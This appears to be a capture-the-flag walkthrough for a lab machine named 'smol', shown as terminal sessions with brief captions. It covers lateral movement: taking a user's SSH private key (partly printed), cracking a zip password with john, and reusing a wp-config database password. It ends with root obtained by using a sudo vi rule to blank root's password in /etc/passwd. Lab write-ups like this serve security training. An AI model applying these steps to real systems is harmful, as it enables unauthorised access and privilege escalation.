
from user diego



```
diego@smol:/home$ id
uid=1002(diego) gid=1002(diego) groups=1002(diego),1005(internal)
diego@smol:/home$ ls
diego  gege  think  xavi
diego@smol:/home$ cd diego/
diego@smol:~$ ls -la
total 24
drwxr-x--- 2 diego internal 4096 Aug 18  2023 .
drwxr-xr-x 6 root  root     4096 Aug 16  2023 ..
lrwxrwxrwx 1 root  root        9 Aug 18  2023 .bash_history -> /dev/null
-rw-r--r-- 1 diego diego     220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 diego diego    3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 diego diego     807 Feb 25  2020 .profile
-rw-r--r-- 1 root  root       33 Aug 16  2023 user.txt
lrwxrwxrwx 1 root  root        9 Aug 18  2023 .viminfo -> /dev/null
diego@smol:~$ cat user.txt
```




```
diego@smol:/home/think/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxGtoQjY5NUymuD+3b0xzEYIhdBbsnicrrnvkMjOgdbp8xYKrfOgM
ehrkrEXjcqmrFvZzp0hnVnbaCyUV8vDrywsrEivK7d5IDefssH/RqRinOY3FEYE+ekzKoH
+S6+jNEKedMH7DamLsXxsAG5b/Avm+FpWmvN1yS5sTeCeYU0wsHMP+cfM1cYcDkDU6HmiC
A2G4D5+uPluSH13TS12JpFyU3EjHQvV6evERecriHSfV0PxMrrwJEyOwSPYA2c7RlYh+tb
bniQRVAGE0Jato7kqAJOKZIuXHEIKhBnFOIt5J5sp6l/QfXxZYRMBaiuyNttOY1byNwj6/
EEyQe1YM5chhtmJm/RWog8U6DZf8BgB2KoVN7k11VG74+cmFMbGP6xn1mQG6i2u3H6WcY1
LAc0J1bhypGsPPcE06934s9jrKiN9Xk9BG7HCnDhY2A6bC6biE4UqfU3ikNQZMXwCvF8vY
HD4zdOgaUM8Pqi90WCGEcGPtTfW/dPe4+XoqZmcVAAAFiK47j+auO4/mAAAAB3NzaC1yc2
EAAAGBAMRraEI2OTVMprg/t29McxGCIXQW7J4nK6575DIzoHW6fMWCq3zoDHoa5KxF43Kp
```




```
┌──(root㉿kali)-[/home/guel/Work]
└─# nano id_rsa

┌──(root㉿kali)-[/home/guel/Work]
└─# chmod 600 id_rsa

┌──(root㉿kali)-[/home/guel/Work]
└─# ssh -i id_rsa think@192.168.0.50
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-156-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue 22 Apr 2025 06:44:40 PM UTC

  System load:  0.02             Processes:               206
  Usage of /:   56.7% of 9.75GB   Users logged in:         0
  Memory usage: 48%              IPv4 address for enp0s17: 192.168.0.50
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

162 updates can be applied immediately.
125 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

think@smol:~$ id
uid=1000(think) gid=1000(think) groups=1000(think),1004(dev),1005(internal)
think@smol:~$ 
```

from /etc/group




```
tcpdump:x:113:
ssh:x:114:
landscape:x:115:
lxd:x:116:
systemd-coredump:x:999:
think:x:1000:
fwupd-refresh:x:117:
ssl-cert:x:118:
mysql:x:119:
xavi:x:1001:
diego:x:1002:
gege:x:1003:
dev:x:1004:think,gege
internal:x:1005:diego,gege,think,xavi
```

just su gege




```
internal:x:1005:diego,gege,think,xavi
think@smol:/etc$ su gege
gege@smol:/etc$ id
uid=1003(gege) gid=1003(gege) groups=1003(gege),1004(dev),1005(internal)
gege@smol:/etc$ 
```

lets get wordpress.old.zip and crack the pass




```
┌──(root㉿kali)-[/home/guel/Work]
└─# john  hashzzip.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Warning: invalid UTF-8 seen reading ~/.john/john.pot
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hero_gege@hotmail.com (wordpress.old.zip)
1g 0:00:00:01 DONE (2025-04-22 14:58) 0.8547g/s 6518Kp/s 6518Kc/s 6518KC/s hesse..hepiboth
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


and from wp-config we got...


diego@smol: /home/think/.ssh
gege@smol: ~
root@kali: /home/guel/Work/wordpress.old

```
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'xavi' );

/** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key serv
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define( 'AUTH_KEY',         'put your unique phrase here' );
```




```
[Tue Apr 22 18:55:52 2025] 192.168.0.50:40450 Closing
^Cgege@smol:~$ su xavi
Password:
xavi@smol:/home/gege$ id
uid=1001(xavi) gid=1001(xavi) groups=1001(xavi),1005(internal)
xavi@smol:/home/gege$ 
```




```
xavi@smol:~$ sudo -l
[sudo] password for xavi:
Sorry, try again.
[sudo] password for xavi:
Matching Defaults entries for xavi on smol:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User xavi may run the following commands on smol:
    (ALL : ALL) /usr/bin/vi /etc/passwd
```

remove x from root


diego@smol: /home/think/.ssh
xavi@smol: ~
root@kali: /home/guel/Work/wordpress.old

```
root::0:0:root:/root:/usr/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
```



```
xavi@smol:~$ /usr/bin/vi /etc/passwd
xavi@smol:~$ sudo /usr/bin/vi /etc/passwd
xavi@smol:~$ su root
root@smol:/home/xavi$ id
uid=0(root) gid=0(root) groups=0(root)
root@smol:/home/xavi$ cat /root/root.txt
```